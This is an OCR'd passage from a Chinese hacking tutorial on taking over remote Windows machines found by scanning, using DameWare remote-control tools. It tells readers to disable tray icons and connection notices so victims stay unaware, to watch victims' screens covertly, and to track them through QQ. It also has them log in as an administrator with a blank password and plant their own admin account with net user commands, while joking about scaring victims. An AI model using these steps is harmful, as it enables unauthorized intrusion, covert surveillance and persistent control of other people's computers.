


图 6




图 7

建议选中第三项和第四项，然后点击Edit进入服务端属性配置Dame Ware Mini Remote Control Properties。在这里只要修改两个地方来隐藏我们的远程控制，其它的这里不作介绍，不会影响入侵的效果。选中Additional Settings标签，去掉Enable SysTray Icon前面的小勾，这样做是为了除去在连接的时候远程主机工具栏中出现的通知图标，如图6所示。

接着选中Notify dialog标签，去掉Notify on connection前面的小勾，这样做的话，当远程主机被控制的时候他就不会得到任何提示了（哈哈，够阴险吧），如图7所示。

OK，准备好了么？然后点击确定进入远程主机。Let me show you the World！

三、监视、控制远程主机的屏幕

等待一会，在Dame Ware Mini Remote Control就会出现远程主机屏幕，但别忘了要选择VIEW ONLY啊，如果没有选VIEW ONLY，就只是控制对方屏幕操作，远程主机的鼠标会跟着你的鼠标走（鬼一样的感觉啊，会吓死对方主机的，我就吓死过好几个MM哦~），如图8所示。



图8

我个人认为，Dame Ware屏幕监视图像质量好，而且比冰河，广外女生屏幕监视速度也要快得多，而且不用对方执行任何木马程序就能达到比木马还好的效果，最最重要的是不会被杀毒软件查杀，爽！别忘了我们的目的不是偷窥，监视是看看他有什么嗜好。

> LOOK 注意　看见了他有QQ号，OK，把他（她）加为好友吧（放长线钓大鱼嘛），况且如果他是拨号上网的话，通过QQ也可以知道他的动态IP，不会因为它的IP地址变了而找不到他了。

总之，在能看到远程主机屏幕的情况下，继续下面的活动自己也有安全感啊。

> LOOK 注意　我就有一次进到了一个高手的机器里面，刚一连接进去恰巧看到他在用NETSTAT -N命令查网络状态，我晕！于是撂下家伙，赶快逃跑。

四、远程执行命令、进程查看、控制

我们暂把屏幕监视放在一边，并随时监视远程主机的操作。打开Dame Ware的另一个工具Dame Ware NT Utilities，这个工具是Dame Ware的工具集，其中也有刚才使用的Dame Ware Mini Remote Control，界面如图9所示。




图9

填入X-scan扫到的IP后单击OK，看到了么？在填入的IP下面出现的树状菜单，如图10所示。




图10

这就是Dame Ware NT Utilities的全部工具了，其功能强大得令人瞠目结舌，你想做什么事情，那就去做吧。可以这么说，只有你没有想到的，没有这个软件不提供的功能（当然硬件毁坏除外啦）。

说做就做，Let's do it。从树状菜单中找到Remote Command，打开它后，双击RCmd View，键入用户名为administrator，密码为空，Rcmd登陆成功并单击确定，在远程主机上安装NT Utilities，然后就键入你熟悉的DOS命令吧（可别format人家啊，要有点职业道德噢），为了演示Rcmd的功能，我用net user和net localgroup administrators命令建立了一个有管理员权限的用户（其实不用这么复杂地敲DOS命令就可以建立用户，后面将介绍），如图11所示。

既然我们已经在远程主机上安了家，并且有了只属于自己的管理员帐号，那么我们下一步该做什么呢？别高兴得太早，按照

惯例应该去查看一下远程主机上的进程，这样我们才安全些，以免被人家发现你，然后黑吃黑啊！

